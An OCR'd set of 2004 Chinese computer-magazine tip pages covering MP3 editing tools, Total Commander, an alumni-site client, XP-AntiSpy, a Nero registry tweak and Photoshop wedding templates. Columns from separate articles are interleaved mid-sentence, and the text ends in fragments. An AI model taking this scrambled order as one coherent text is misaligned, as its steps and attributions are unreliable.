只要能上网，就可以得到资源。利用搜索引擎，我们就可以找到MP3歌曲，只要你可以登录http://MP3.baidu.com/，根据歌名就能进行搜索了。另外你还可以通过KuGoo(下载软件:http://nj2.onlinedown.net/down/kugoo.exe)等软件很方便地下载自己喜欢的歌曲。

2.格式转换

虽然高端MP3随身听已经兼容MP3、WMA等格式，但最常见的仍然是MP3格式，目前流行的媒体格式有很多，比如RM、ASF、APE等，如何将这些音频都转换为MP3格式呢？你一定以为需要安装很多软件吧，当然没有这个必要，只要一款软件，就可以轻松转换多种媒体格式。这里推荐使用2004年第15期《巧用软件批处理　懒汉也能搬倒山》一文介绍的dBpowerAMP Music Converter(下载地址:http://www.newhua.com/cfan/200415/mp3制作.rar)。

火速链接

不少读者问如何将磁带转换成MP3，许多媒体都曾介绍过不少软件，但大部分都是要收费的共享软件，我们在2003年第22期《主人！我把自己说的每一句话都记下来了——让电脑录下自己的声音》介绍的免费软件Messer(下载地址:http://www.dago.pmp.com.pl/messer/messer-v0992-setup.zip)不仅小巧，而且很好用。具体录制方法请参照那篇文章。

编辑 MP3 四项全能

前面已经介绍了如何获取MP3歌曲文件，那么在得到MP3后，由于种种原因，文件可能会出现各种不同的问题，这就需要对MP3文件进行一些编辑处理工作了。笔者推荐的软件为Mp3Trim(下载地址:http://sq.onlinedown.net/down/Mp3Trim-raindy.rar)。

Mp3Trim是一个功能丰富的MP3工具软件，分为专业版和个人版，个人版是完全免费的，不过不用担心，专业版只是增加了批量功能，如果你不需要处理太多的MP3，那么个人版完全可以满足我们的需要。200多KB的它可以帮助我们完成如下任务。



图1　轻松统一音量大小

1.自动调整 MP3 的音量

在用MP3随身听播放歌曲时，由于压缩的问



图5　TC 内部的颜色都在此设置

第一步: 按前面介绍的方法打开“设置查看程序”窗口，将自定义显示字体设置成tahoma，字号设置为11号，这样中英文显示都比较漂亮，而且这种字体比较窄，减少了有些英文文档自动换行造成版面不整齐的情况(见图4)。另外，在浏览时，可以按“W”切换是否自动换行。

第二步: 设定字体和背景颜色。点击菜单中的“设置→选项”，点击“颜色”项，然后在窗口右侧的“其他”项下将“文本颜色”设置为白色，将“背景颜色”设置为黑色(见图5)，以便减少对眼睛的刺激。

小提示

★“保留上次阅读位置”的功能:退出阅读前，在当前位置随便拷贝一段文字，按Ctrl+F调出“查找”窗做一次查找。下次继续阅读的时候，按Ctrl+F调出“查找”窗，进行查找定位，很方便。

★查找字符串保存在TC所在目录的wincmd.ini文件中的[SearchText]段，最多可以保存20个字串，相当于能保存20个书签。

★在TC中调用Lister的默认快捷键是按F3，如果感觉不方便也可自定义，比如要设置为Ctrl+Enter键调用Lister，则只要在wincmd.ini的[Shortcuts]段加上“C+ENTER=cm_List”(不含引号)即可。CF [SY04]

题，每首歌之间的音量大小不同，所以经常每听完一首歌就要切换一次音量，非常麻烦。因此建议你在将歌曲传到MP3随身听之前，先对歌曲的音量进行统一。方法很简单，用Mp3Trim打开一个MP3文件，然后点击软件界面左下“音量控制”中的“自动”按钮，就可以了(见图1)。

> **小提示**
>
> ★修改后的MP3文件显示0db，那只是一个系统默认的标准值，而不是真正的db数值。
>
> ★如果你仅仅需要对音量调整，推荐使用MP3Gain，它可以批量调整MP3文件的音量，下载地址为http://sccrc.onlinedown.net/files/MP3gain-win-1_2_3.exe，汉化包下载地址为http://hnpy.onlinedown.net/down/hb_MP3gain123_coolgas.exe

2.剪切MP3文件

MP3随身听的空间本来就有限，但有些MP3文件有无用信息，如一些英语教材MP3这时可通过剪切的方式保留有用的内容。Mp3Trim提供了，按时间或按帧数来定位保留的位置。在主界面的“你想要剪切多少”中选择“时间”，然后调整需要的时间长短，这时可以点击三角按钮来播放选中的部分，从而确保了定位的精确。最后点击“保存”或“另存为”即可。

3.增加/消除静音

如果你希望在MP3音乐的开始带有一段静音(或者剔除多余的静音)，那么Mp3Trim也可以帮助你。当用软件打开一个MP3音乐后，点击“你想要剪切多少”中的“自动”，这时前面显示的就是系统自动检测的目前的静音时间。笔者认为，一段恰当的静音，会给音乐增色不少，还是应该适当保留，除非你要减少空间占用。

当然了，如果想加入一段静音，也是可以的，在“选项→静音”中有一些关于静音的设置，可以直接精确地定位到0.1秒，设置完成，保存文件时，将自动添加静音。

4.更改MP3文件的ID标签

如果MP3音乐没有ID标签资料，那么当大量收藏MP3时，难免混乱。但是许多下载后的MP3音乐并没有这些资料，这就需要我们手动来添加。可以为MP3添加标签的软件有很多，不过为什么我们不选择一个All In One的呢？Mp3Trim就可以完成这个工作。“选项→ID3标签”，在其中相应的地方，就可以填写新的标签资料了。

MP3歌曲调整

1.文件名问题

有些低端的MP3播放器虽然带有显示屏，但并不支持中文显示，而从网上下载的MP3文件名多是中文，难道要一个一个修改？当然不必了。用“拖把更名器”(下载地址：http://sq.onlinedown.net/down/SRename.exe)就可以把文字转换为拼音了。

进入软件后，点击“扩展更名”标签，然后选择菜单中的“文件→添加文件”，将需要更名的MP3导入，接着在“预设方案”中选择“汉字转换为拼音”，然后点击菜单中的“更名→预览”(见图2)，在预览无误后，选择菜单中的“更名→应用”即可。



图2　有关拼音的修改在这里都可以完成

> **小提示**
>
> ★有时，你需要使用“标签命名”，先对MP3文件名进行更名，然后再修改为拼音。
>
> ★有些MP3随身听没办法显示文件中的ID3信息，其实这也是因为MP3随身听不支持中文造成的，此时只要在Winamp中重新编辑一下ID3即可。这种情况比较简单，而另一种情况则可能比较隐蔽，这牵涉到ID3的版本问题。目前MP3 ID3的版本主要有1.1版和2.4版两种，由于V1.1版ID3存在的历史悠久，被大多数MP3文件所使用，所以兼容性没问题，相对来说，2.4版的MP3 ID3就没有被市面上出售的许多MP3随身听所识别。这个问题很隐蔽，但解决手段却很容易，用Winamp就可以了——确保1.1版ID3存在并没有被屏蔽(见图3)。



图3

2.播放顺序问题

有的MP3随身听功能并不强，不支持播放列表功能，也就无法调整MP3歌曲的播放顺序，这样就造成一会儿是交响乐，一会是流行音乐，怎么修改呢？是不是想把一张专辑的歌曲放在一起呢？或是想要排一个合理的顺序呢？来试试“闪存式MP3伴侣稀饭版”吧。这款软件是作者Waiting为CFan论坛而设计的软件，所以名为“稀饭版”。

小特经常登录ChinaRen的校友录，老同学们在里面谈天说地，闲聊胡侃，可是，最近小特已经不用浏览器去打开ChinaRen的校友录了，而是使用一款名为Alumni的校友录客户端软件来访问校友录了。

浏览校友录的客户端

■北京　AWP

与用浏览器打开ChinaRen相比，用Alumni打开校友录，你不会看到那些烦人的广告，而且发言时只要输入一次验证码，就不必再输入。更重要的是，你的小学、中学、大学都在一个窗口内管理，不必像登录网页那样还要不停地切换。

Alumni小档案

软件版本:0.1.2.8　软件大小:805KB
软件性质:免费软件 适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200419/alumni.zip

第一步:软件为绿色软件，下载解压缩后即可运行，第一次运行时，会要求添加账号。

第二步:打开“添加用户”窗口，由于软件除支持ChinaRen外，还支持5460同学录，所以需要在“网站”内进行选择，之后输入你的“用户名”及“密码”，在“最大读取页数”中输入“100000”或更大的数字，这样可以将所有的留言全部下载到本地。

第三步:这时软件就会开始读取班级信息，全部信息读取完成后(见图1)，将鼠标定位至要读取信息的账号，选择菜单中的“账号→读取→全部”，稍等片刻后，就可将完成所有信息的读取了，这些信息包括了校友录上的留言、照片以及通讯录。




图1　选择“账号→添加账号”，可以添加多个账号

第四步:在回复留言时，你只要在下面输入好留言的信息，然后选择“新留言”、“回复当前留言”及“回复当前照片”，最后点击“发送”按钮即可(见图2)。



图2　点击“表情”按钮，可以插入表情

软件还有很多其他功能，比如当你将软件最小化至系统托盘时，右击选择“读取所有账号→全部”，这时软件会在后台读取新消息，当有新的留言时，就会弹出类似于MSN Messenger的提示标签。CF [SY06]

第一步:打开软件，在“MP3驱动器”中选择MP3随身听分区，然后拖拽MP3歌曲，就可手工调整播放顺序。如果你想将同一张专辑中的所有歌曲排列在一起，那么只要点击“专辑”按钮即可进行排序，这样可以自动排序。




图4　轻松调整播放顺序

第二步:点击“开始调整”按钮完成修改(见图4)。CF [SY05]

让恼人的Power和Sleep键失效

■北京　神农

笔者很喜欢和朋友一起用电脑玩模拟器的对战游戏，但经常在玩得高兴时，电脑突然断电，原来是不小心按下了Power键，正因为如此，笔者从网上找到了一款专门用于屏蔽POWER、SLEEP、Win等键的小工具——XWiNEY，目前该软件版本为1.7，适用于Windows NT/2000/XP，下载地址为：http://www.newhua.com/cfan/200419/XWiNKEY.rar。



去除勾选屏蔽按键

软件为绿色软件，解压缩后，直接运行，这时，包括“WIN”键、“CTRL+SPACE”、“Ctrl+SHIFT”、“POWER”、“SLEEP”在内的多个按键或组合键已经被屏蔽。这下不仅仅解决了不小心按下POWER的问题，同时还解决了在打游戏时，有时会因误按“CTRL+SPACE”或“Ctrl+SHIFT”打开中文输入法的问题。而且还可以用ALT+PAUSE杀死当前的进程，让你快速关闭程序。当你需要启动某个按键或组合键时，只要右击系统托盘上的软件图标，选择“显示主窗口”，然后去除相应按键或组合键的勾选即可(见图)。CF [SY07]

趣味照片轻松合成：FunPhotor

问：我拍摄了很多照片，很想将其中的照片合成起来，比如做个"人面兽身"的搞笑"怪物"，可我又不会用Photoshop，请问有什么好软件可以帮我吗？

答：推荐你使用FunPhotor，它可以帮你完成照片的合成，只要按照它的向导，就可以轻松完成设置。下面我们就一起来体验FunPhotor的强大功能吧。

第一步：进入软件后，从"Open"左侧的下拉菜单及下侧选择照片模板，其中蓝色区域就是我们进行替换的部分(见图1)。



图1

> **小提示**
> 软件为我们提供了自制背景的功能：用"Open"按钮打开自己的图片，接着点击"Edit"按钮，用软件提供的工具绘制出需要修改的区域(即模板中的蓝色部分)，完成后点击"OK"按钮。

第二步：点击"2"，开始选择照片。软件本身已经提供了一部分照片，当然也可以使用自己的照片，只要点击"Open"，然后打开自己的照片即可(见图2)，完成后点击"OK"按钮。注意这里不要管图片的大小是否合适，只要选择图片即可。



图2

第三步：点击"3"，在图片中点击左键，拖拽至适当的位置，然后在窗口右侧进行图片镜像、大小、旋转、亮度等调整，完成后点击"OK"按钮，回到主界面(见图3)。



图3　通过窗口下侧的几个按钮，你可以使用摄像头或数码相机直接抓取图片

> **小提示**
> 如果需要输入文字，则可点击"4"，打开文字输入界面，输入完成后，点击"OK"按钮回到主界面。

第四步：点击"E-mail"按钮将图片通过E-mail发送给好友，点击"Save as"按钮，将图片保存。

软件版本:2.0	软件大小:6435KB
软件性质:共享软件(12天无限制使用)	适用平台:Windows 9x/2000/XP
下载地址:http://www.funphotor.com/fprsetup.exe	

关闭系统自带的网络连接：XP-AntiSpy

问：我在日常的电脑使用中，发现Windows系统有很多时候自动连接到网络，请问有没有办法将连接关闭呢？

答：推荐你使用XP-AntiSpy来关闭系统中的自动连接，而且这款软件还有汉化包，对于英语不好的朋友也可以轻松上手使用。

打开软件后，选择菜单中的"配置文件→推荐"，这样软件会自动勾选一些无用设置，然后点击窗口下方的"应用设置"按钮，完成设置(见图)。



另外在安装Windows XP SP2后，如果你感觉BT软件下载速度变慢，则可选择菜单中的"特殊→链接限制"，来解除链接限制。


软件版本:3.91	软件大小:290KB
软件性质:免费软件	适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200419/xp-antispy.rar	
汉化版下载:http://www.newhua.com/cfan/200419/hb_xpantispy.rar	

Photoshop 双语学：Adobe Photoshop 7.0 & Photoshop CS 双语精灵

问：最近我买了一本Photoshop的教材，该教材上的界面及说明都是英文的，而我所用的Photoshop是汉化过的，请问有没有什么办法可以随时切换语言界面呢？

答：试试“Adobe Photoshop7.0 & Photoshop CS 双语精灵”吧，它可以帮你在英语与汉化版之间进行切换，而且这款软件支持Photoshop7.0及CS版两个版本，非常不错。

下载软件，并安装，运行软件后，根据版本选择好界面的语言即可。



软件版本：2.3 软件大小：821KB
软件性质：免费软件 适用平台：Windows 9x/2000/XP
下载地址：http://www.52soho.net/setup.exe

QQ文字颜色随你改：QQ颜色修改器

问：我在用QQ聊天的时候发现QQ的颜色非常单一，只有红、蓝、黑等纯色，请问有什么办法能修改这些颜色吗？

答：你的问题可以通过手动修改来完成，但推荐你使用QQ颜色修改器。



首先下载软件，然后将软件安装至QQ所在目录下的IMScene子目录，如“C:\Program Files\Tencent\QQ\IMScene\”。打开软件，选择相应的颜色，点击“更改颜色→退出”按钮。接着，打开QQ聊天窗口，点击“选择聊天场景→颜色自定义”项，现在发送的QQ消息颜色就已经变更为自定义的颜色了。

小提示

★在使用自定义颜色时，聊天窗口最好设置为“聊天模式”，有时关闭聊天窗口颜色就会变回。

★颜色改变时，需再次点击“选择聊天场景→颜色自定义”进行修改。

软件版本：1.5
软件大小：272 KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200418/qq1.5.rar



CF [SY08]

使 ACDSee 自动调整图片大小

ACDSee 是一款非常实用的看图软件，在看图时，可以单击窗口工具栏中的“放大”和“缩小”按钮对所看的图像进行缩放。在默认的情况下它并不能自动适应屏幕的大小，碰到较大的图片，我们不得不手工去改变图片大小，如果图片过多就会给我们的浏览带来很大不便。我们可以这样设置来改变这种状况。

按下 Alt＋0 组合键打开“选项”对话框，单击“查看器”项，将“图像大小”一栏中的“自动缩小以适应窗口”和“自动放大以适应窗口”两项都选中，最后确定保存退出。这样设置以后当我们再全屏浏览图片时，图像就能够自动调整大小到合适的范围了。

让卡巴斯基带给你更大的安全

卡巴斯基是一款非常不错的防火墙软件，它具有占用系统资源低、杀毒能力强等特点。但软件默认设置是不扫描发送邮件、自解压存档等文件的，虽然一般不会出现问题，但为了安全还是需要进行一些必要的设置:双击系统托盘的软件图标，打开软件窗口，点击“设置”选项卡下的“配置实时监控”项，然后在打开的窗口中，将“保护级别”滑块向上推至“最大保护”处即可。

巧让影音同步放

我们在播放某些影音不同步的视频文件时，一般声音会延后几秒，这给观看带来了很大麻烦。不过，如果使用的是暴风影音·MyMPC软件，就可以轻松解决此问题了:反复使用小键盘上的“＋”键或“-”键，就可以对声音进行调整，直至影音同步。

定时关闭你的电脑

听着优美的音乐进入梦乡，乐曲播放完毕电脑即自动关闭，是不是很惬意？打开金山影霸程序组中“音频播放器”，单击“属性设置”按钮，在“辅助设置”下，勾选“启动辅助管理”，“辅助模式”选中“定时关闭电脑”，在“时间条件”下输入关闭电脑的时间，单击“关闭”按钮。这样，到了指定时间之后，电脑即被自动关闭。

HyperSnap 技巧一则

当我们在用 HyperSnap 抓图时，可能要与其他的软件配合来使用，每次要用到其他软件时，都要切换到“开始”菜单中去单击相应程序图标，其实完全没必要这样做，只要把常用的软件加到 HyperSnap 的菜单中即可。

单击菜单“工具→定制工具”，选择“工具”选项卡，接着单击“新建”按钮，在“菜单内容”中输入命令名，最后，点击“浏览”按钮找到相应的程序路径。这样以后我们要启动某个软件时，只要单击“工具”菜单里新建的快捷方式即可。

大写数字的快速输入法

如果经常要用到大写的数字，智能五笔可以方便地帮你完成这些工作。

五笔状态:分号键＋引号键＋数字键，例如输入“壹万贰仟叁佰肆拾伍”，只需要按下分号键和引号键，然后直接键入数字“12345”，此时智能五笔的提示行就会出现相应的大写数字提示，此时直接按下空格键输出即可，不过五笔状态下只能输入大于四位的大写数字及大写金额。

拼音状态:数字键，例如输入“壹万贰仟叁佰肆拾伍”，只需要直接键入数字“12345”，此时提示行会出现大写数字提示，然后按下空格键即可输出。

年月日的输入:无论是五笔状态或拼音状态，只需要键入“nyr”(年月日的拼音缩写)，然后按下空格键，就可以快速输入“二○○四年六月二十一日”这样的内容了。

随时了解刻录速度

大多数朋友在刻录光盘时都使用的是Nero 6.0，不知你是否注意到，刻录过程中显示的都是用户所选定的速度，例如选择了24×，那么刻录过程中显示的就是“写入24×(3,)600KB/s”，如果能让它显示出真实的刻录速度，那该有多好。

我们可以通过修改注册表实现这个目的，打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\AHEAD\NERO－BURNING ROM\Recorder]，在这里新建一个双字节值(DWORD值)，将这个双字节值命名为“ShowSingleRecorderSpeed”，在将默认值设为“1”，即可生效。 (安书童)

CF [SY09]

看着影楼的宣传样板或新婚友人的相册，我们发出声声赞叹的同时，是否也想亲手尝试一番呢？只要你想，就可以做到。启动Photoshop CS，让我们一起来打造最in的数码婚纱照模板(本文同时适用Photoshop英文版和中文版的用户)。

最绚婚纱模板 轻松自我打造

■5D多媒体 奇士

网络互动 ▶▶▶

下文中几个模板的PSD源文件，读者可以从http://www.newhua.com/cfan/200418/photoTem.zip处下载。

知心爱人

第一步: 新建一个宽度(Width)为11英寸(inches)，高度(Height)为14英寸，分辨率(Resolution)为200像素/英寸，颜色模式为RGB颜色8位，背景(Contents)为白色(White)的图像。

小提示

11×14英寸是常见的婚纱影集的尺寸，200像素/英寸的分辨率可以保证打印出来的照片足够清晰，当然这样一来文件的容量会很大，而且对使用素材的要求也较高。如果你只想在电脑上观看效果，可以适当缩小尺寸、降低分辨率。为了操作方便，笔者建立的文件尺寸为5.5英寸×7英寸，读者可以通过"图像→图像大小(Image→Image Size)"命令改变模板图像的大小。

第二步: 按下D键，使前景色和背景色恢复为黑色和白色。然后选择菜单命令"滤镜→杂色→添加杂色(Filter→Noise→Add Noise)"，在对话框中将数量(Amount)设为8%，选择分布(Distribution)为高斯分布(Gaussian)，并勾选单色(Monochromatic)复选框，设置好后确定。添加一些杂色后，背景看起来就不那么单调了。



图1

第三步: 打开一幅婚纱照图片(见图1)，用移动工具(Move Tool)将其拖到新建文件窗口中，它将自动在新文件中创建一个新图层。在图层(Layers)调板上，将这个新图层命名为"婚纱照"。按住Ctrl键单击调板底部的"创建新的图层"按钮(右边第二个)，在"婚纱照"图层下面新建一个图层，将其命名为"照片范围"。选择矩形选框工具(Rectangle Marquee Tool)，框出一个比照片小一些的选区，将希望显示出来的部分框进来。选区画好后，可以将鼠标置于选框内拖动选区，调整其位置。按下Alt+Delete键，使用黑色前景色填充选区。按住Alt键，在图层调板上将光标置于"婚纱照"和"照片范围"两个图层之间，当光标变成两个重叠的圆圈和一个箭头的样子时，单击鼠标，在两个图层之间建立剪贴组(Clipping Group)。这样一来婚纱照就只在"照片范围"图层的轮廓范围内显示出来了。

第四步: 在"照片范围"图层下面新建图层，命名为"照片背景"。选择菜单命令"选择→修改→扩展(Select→Modify→Expand)"，在对话框中填入30，将选区范围向外扩张30像素。单击工具箱上的前景色图标，在拾色器对话框中选择你喜欢的一种颜色，本例选择的是紫色(R:100 G:0 B:200)，按下Alt+Delete键使用紫色前景色填充选区。选择菜单命令"滤镜→模糊→高斯模糊(Fiter→Blur→Gaussian Blur)"，在对话框中将半径(Radius)设为10像素，然后确定。在图层调板上，将"照片背景"图层的模式改为"溶解(Dissolve)"。



图2

第五步: 在所有图层之上建立新图层，命名为"像框"。按住Ctrl键单击"照片范围"图层，将其轮廓作为选区载入。通过菜单命令"选择→修改→扩展"将选区扩展10像素。将前景色改为浅紫色(R:160 G:0 B:255)，使用前景色填充选区。再使用菜单命令"选择→修改→收缩(Contract)"将选区收缩30像素。按下Delete键将被选择的部分删除，这下"像框"图层就真的成了一个框子。按下Ctrl+D键取消选择。单击图层调板底部的"添加图层样式"按钮(左边第一个)，在菜单中选择"斜面和浮雕(Bevel and Emboss)"，在对话框中选择样式(Style)为内斜面(Inner Bevel)，深度(Depth)为120%，大小(Size)为10像素，去掉使用全局光(Use Global Light)复选框的选择，其他选项保持默认即可。确定之后，像框便有了立体感(见图2)。

第六步: 将除背景之外的几个图层都链接到一起，方法是单击图层缩略图左侧的小方块，使出现链状图标。链接后的图层将可以一起进行移动和旋转等操作。按下Ctrl+T键，将照片顺时针旋转15度左右，在调整框内双击鼠标确认调整。再将其摆放到合适的位置。

第七步: 选择横排文字工具(Horizontal Type Tool)，在

窗口内单击，输入文字“知心爱人/Intimate Lovers”。读者可根据个人喜好和实际情况设置字体字号等。然后对文字进行逆时针旋转，放置到画面的左上角。为其添加“投影”图层样式，距离(Distance)为10像素，大小为20像素，其他选项默认。

第八步:选择矢量绘图工具组中的自定形状工具(Custom Shape Tool)，在选项栏的形状(Shape)下拉列表中选择心形图案，将颜色改为紫色(R:100 G:0 B:200)，然后画出一个心形，按住Shift键可以保证心形的长宽比例相等。按下Ctrl＋T键，将心形旋转一点角度。在图层调板上，在心形图案所在图层上单击右键，选择“栅格化图层”(Rasterize Layer)，将矢量形状转变为普通像素图层，并将图层命名为“心形1”。选择菜单命令“滤镜→模糊→高斯模糊”，在对话框中将半径设为5像素，然后确定。再将“心形1”图层的模式改为“溶解”，为心形制作杂乱边缘的效果。再用同样方法画出若干个大小位置不一，角度各异，模糊程度不同，但同样为“溶解”模式的心形。这个婚纱照模板就制作完成了(见图3)。




图3

爱情百叶窗

第一步:新建一个背景为黑色的图像。笔者由于素材图片的限制，创建的文件尺寸只有2.2×2.8英寸，读者可根据自己的需要适当调整图像大小。

第二步:打开一幅婚纱照片，将其拖到新建窗口中，并摆放到合适的位置，将其图层命名为“婚纱照”。选择矢量绘图工具组中的圆角矩形工具(Rounded Rectangle Tool)，在选项栏上将圆角半径(Radius)设为6像素，然后在窗口左上角画出一个圆角矩形。使用路径选择工具(Path Selection Tool)将其调整到合适的位置。

第三步:按住Alt键(复制)和Shift键(强制水平方向)，向右拖动复制一个圆角矩形，与原矩形稍有距离。重复这个过程，直到矩形排列到右边缘。然后框选全部矩形，单击选项栏上的“水平居中分布(Horizontal Centers)”，让这些矩形排列均匀(见图4)。



图4

第四步:再将这一排矩形向下拖动复制，直到排列到下边缘。然后框选其中一列，单击选项栏上的“垂直居中分布(Vertical Centers)”，让这一列矩形排列均匀。用同样的方法将所有矩形全部排列均匀。在图层调板上，将矩形图层命名为“百叶窗”。

第五步:将“百叶窗”图层拖到“婚纱照”图层的下方，然后按住Alt键，将鼠标移到两个图层之间单击，为二者建立剪贴组。现在人物图像只能在矩形区域内显示出来了(见图5)。




图5

第六步:有选择地删除掉一些圆角矩形，方法是使用路径选择工具选择某个矩形，按下Delete键即可。注意应该尽量保持人物的完整。在画布左侧添加文字“爱情/如花，芳香迷人/婚姻/似树，常灌常青”。笔者的设置为:字体为方正中倩简体，字号为10点，颜色为白色(R:255 G:255 B:255)。本例还制作了简单的动感效果:复制两个文字图层，并使其位于原文字图层的下方，分别改变字号和图层的透明度，再微调一下位置即可(见图6)。




图6

Just Do IT

虽然上面介绍的只是简单的两个模板，但只要将模板中的人物图片替换成其他人物，文字稍作修改，就又可以变化出其他许多种款式来。在了解了创作思路之后，朋友们还可以自己摸索并创造出更加新颖漂亮的婚纱照模板。如图7所示的模板样图，就留给大家自己练习用吧。注意:做模板用的图片一定要保存一份PSD格式文件，方便以后修改。




图7

|CF|[SY10]

对一般人来说，自己编一个软件，是件可望不可及的事情，不要说C++、JAVA 等难懂的编程语言了，即使是号称专为初学者准备的BASIC 语言，也令人望而却步。今天笔者要给大家介绍的一款工具软件Quick Menu Builder（以下简称QMB），则可以让没有丝毫编程经验的你也能制作出属于自己的软件来。

快捷启动工具 DIY



■ 山西 王宏元 北京 一页

每天的工作中，我们需要用到各种软件，进行多种操作，比如用Foxmail 收发邮件、用Word 编排文件、看电影听音乐、制作Flash 动画、打开浏览常用的文件夹或文件等。本例将通过QMB 打造一个快捷启动工具，既能让你快速启动多个软件以节约时间，而且还不占用太多桌面资源。

Quick Menu Builder小档案

软件版本:1.3　软件大小:1852 KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.quickmenubuilder.com/files/download.php3?Fichier=qmb.exe
软件备注:由《电脑爱好者》杂志独家提供了QMB汉化补丁，可在http://www.newhua.com/cfan/200419/cnQMB.zip 处下载，将其中的文件解压到QMB安装目录的“Lng”子目录中。启动QMB后，点击“Language→Chinese”即可切换到中文界面。

第一步:首先通过图像处理软件设计好快捷启动工具外观，如图1 所示就是笔者设计的一个简单范例，读者朋友完全可以发挥想象力设计一个更酷的界面。其中第一个是主界面(Main)图像；第二个是悬停(Hover)图像，当光标在按钮上悬停时显示该图像，产生动态效果；第三个是单击显示(Click)图像，当用鼠标单击按钮时显示该图像；第四个是蒙版，它能定义界面中哪个部分显示哪个部分不显示，这个功能常被用来打造异形窗口界面。




图 1

小提示

蒙版图片可有可无，但它必须是BMP 格式。蒙版图片中，与黑色对应的区域将显示出来，与白色对应的区域，运行时呈透明状态。本例蒙版图片的左上角比别的图片多出一个黑方块，这是留着用来拖动工具栏的。

启动QMB，并点击“1)装载文件(Load files)”按钮，在“打开图片(Open Pictures)”标签中，通过“打开(Open)”按钮将前面准备好的图片分别加载到相应的项目中(见图2)。




图 2

第二步:单击“2)创建按钮(Ctreate buttons)”按钮，可看到主界面图像预览。这时单击右侧“增加按钮(Add button)”按钮，预览图上将增加一个带有锚点的虚线框，这就是按钮区域了。拖动锚点可以任意调节虚线框的大小，在虚框内按下鼠标左键拖动可移动它的位置。请用虚线框圈住第一个按钮，并用同样方法为其他按钮(包括右上角的最小化及关闭按钮)分别加上虚线框。可以在“名字(Name)”框中为每个按钮取一个名称，如为启动Foxmail 的按钮取名为“FMail”,最小化按钮取名“Mini”，关闭按钮取名“Close”等；单击“外框颜色(Frmae Color)”按钮可以设置按钮边框颜色。

第三步:单击“3)绑定动作(Assign actions)”按钮，在这里可为按钮附加各种操作。如本例在按钮列表中选中“FMail”按钮，然后从“按钮动作(Button action)”下拉列表中选择“执行(Execute)”项。接下来单击“选择文件(Select a file)”下拉列表并选择第一个空项，再通过其右侧的“浏览(Browse)”按钮找到本机上“Foxmail.exe”可执行程序文件。

QMB 支持的按钮动作类型很多，如浏览文件夹(Explore folder)、打开文档或媒体文件(Open document/media file)、最小化窗口(Minimize)、关闭窗口(Close)、播放Flash 动画(Flash area)等，在按钮列表中选中一个按钮，再在按钮动作下拉列表中选择相应操作即可。建议最好在快捷启动工具栏上添加

在编排一些特殊的文稿(如汉语拼音、乐谱、棋谱、英语音标等)时，你是否束手无策，望Word而兴叹？如果你的书法不错，那是否也曾为在文档中不能输入自己独具个性的“某体字”而懊恼？别着急，Font Creator Program可以帮你轻松解决这些问题。

我的字库有点酷

■ 河北　丁春雨

